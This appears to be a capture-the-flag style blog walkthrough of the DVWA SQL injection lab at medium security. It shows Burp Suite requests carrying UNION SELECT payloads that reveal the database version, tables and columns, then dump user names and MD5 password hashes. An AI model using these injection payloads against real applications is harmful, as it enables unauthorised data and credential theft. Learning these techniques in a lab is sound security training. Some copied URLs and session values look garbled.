


DVWA (SQL injection)

DVWA security – Medium

Hey all, in this blog post I'm going to solve the DVWA SQL injection. SQL injection is the most critical vulnerability. SQL injection has become the top 10 security risk in the OWASP's security.

When we get the web page of the DVWA we can only see the dropdown menu and the submit button.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection


User ID:

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

There is not any input field available but there is a form here. This means this web page communicates with the server using the GET or POST method. So, we can find any vulnerability on this web page.

To solve this problem first I'm going to submit id = 1. It gives this kind of output to id = 1.



The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with various security challenges. The main content area is titled "Vulnerability: SQL Injection". It features a form with a "User ID:" label, a dropdown menu showing "1", and a "Submit" button. Below the form, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". Underneath the output is a section titled "More Information" with a list of links to external resources about SQL injection.

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID: 1 Submit


ID: 1
First name: admin
Surname: admin

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>


After looking at this output we can understand when we submit any value in the dropdown list it gives the output. If somehow, we can change the value in the id 1, we can complete our task.

To change the values in the dropdown list we want to enter the source code of the web page by clicking the f12 key.



In here we can see the id and the value in the dropdown list now I'm going to set the id 1 value to 2, to find it's working.

Now it gives this kind of output.



Now we can understand when we change the value related to the id 1 it gives the different output. So, we can think when we enter the SQL command to the value, we can get the output.

Before doing that kind of SQL injections first we need to get the better understand about database. So that we need to find the version of the database.

To do this task I use 'Burp Suite' as well as you can do this task changing the value of the id.

After going to the Burp Suite and turn on the 'Intercept' then select id 1 and submit it. Now we can see this kind of output in the Burp Suite Intercept

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Comment this item

Inspector

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg5qb7ejt10tclgk89dtgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1&Submit=Submit
```

0 matches

To find the database version type this command.

‘UNION SELECT @@version, NULL--’

After typing this you need to **‘encode’** this typing **‘Ctrl+U’**.

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]


Forward Drop Intercept is on Action Open Browser

Comment this item

Inspector

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg5qb7ejt10tclgk89dtgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+UNION+SELECT+@@version, NULL--&Submit=Submit
```

Later this encoded command sends to the browser by clicking the **'Forward'** command.



This browser window displays the output related to this command. Now we know this database is the **'MariaDB'** after knowing this we can find the vulnerabilities related to this database.


After we need to find the how many columns this table have to do this, we need to give this command to the database.

'ORDER BY 1--'

```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Comment this item

Pretty Raw \n Actions v
1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sql/
12 Cookie: security=medium; PHPSESSID=tpg9qb7e3t10tslgh89dctgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+ORDER+BY+1--+&Submit=Submit
```

Then we can find the how many columns this table have.



After we need to get the list of tables in the data base typing this command. It's helping to find the which table users' data have stored.

```
1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg5qb7ejt10tclgt89dctgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1'UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--&Submit=Submit
```

`'UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--'`

This gives this kind of output after executing this command.

```
First name: INNODB_METRICS
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_INDEXES
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_VIRTUAL
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_TABLESPACES_SCRUBBING
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: INNODB_SYS_SEMAPHORE_WAITS
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: guestbook
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: users
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: columns_priv
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: column_stats
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: db
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: event
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: func
Surname:
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
First name: general_log
Surname:
```

Now we can see the 'users' table in here. There we can think users' information are stored in this table.

After we find the users table then we want to find the columns inside this 'users' table. To do this task we need to type this command but in

here we should be kept in mind this is not support to the string values it's only support to the decimal values so that we need to convert table name 'users' to the decimal value. To covert string value to decimal value use this link.

'<https://onlinestringtools.com/convert-string-to-decimal>'

After we are converting then we need to use this command to retrieve columns inside this table.

'`+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=char(117,115,101,114,115)--`'

```
1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sql/
12 Cookie: security=medium; PHPSESSID=cpq5qb7ejcl0tsigh85dctgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name=char(117,115,101,114,115)--&Submit=Submit
```

In here we use 'char()' that means again it convert to decimal to string because we use char().

After we execute this command, it displays this kind of output.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: user_id
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: first_name
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: last_name
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: user
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: password
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: avatar
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: last_login
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: failed_login
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: CURRENT_CONNECTIONS
Surname:

ID: 1 UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name=char(117,115,101,114,115)--
First name: TOTAL_CONNECTIONS
Surname:

After we get the columns in the table, we can find the ‘first_name’ column and the ‘password’ column.

Now we can retrieve data from this column by typing this command.

‘+UNION+SELECT+first_name,+password+FROM+users--+’

Pretty

Raw


Actions

```

1 POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/sqli/
12 Cookie: security=medium; PHPSESSID=tpg9qb7e3t10t5lgh89dctgfdhg
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 id=1+UNION+SELECT+first_name,+password+FROM+users--+&Submit=Submit

```

After executing this command, we can get the first name and the password of the users.



The screenshot displays the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a form with a "User ID:" dropdown menu set to "1" and a "Submit" button. Below the form, the output of the SQL injection attack is displayed in red text, showing the results of a UNION SELECT query. The output lists the first name and password for the user with ID 1, which is "admin". Below the output, there is a "More Information" section with a list of links to external resources related to SQL injection.

Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT first_name, password FROM users--  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT first_name, password FROM users--  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1 UNION SELECT first_name, password FROM users--  
First name: Gordon  
Surname: e99a18c428cb3d5f260853678922e03  
  
ID: 1 UNION SELECT first_name, password FROM users--  
First name: Back  
Surname: 8d3533d75ae2c3966d7e0d4f0c69216b  
  
ID: 1 UNION SELECT first_name, password FROM users--  
First name: Pablo  
Surname: 0d107d09f8bbe40cade3de5c71e9e9b7  
  
ID: 1 UNION SELECT first_name, password FROM users--  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- <https://www.securiteam.com/securityreviews/50P0N1P76F.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby.tabless.com/>

Thank You!!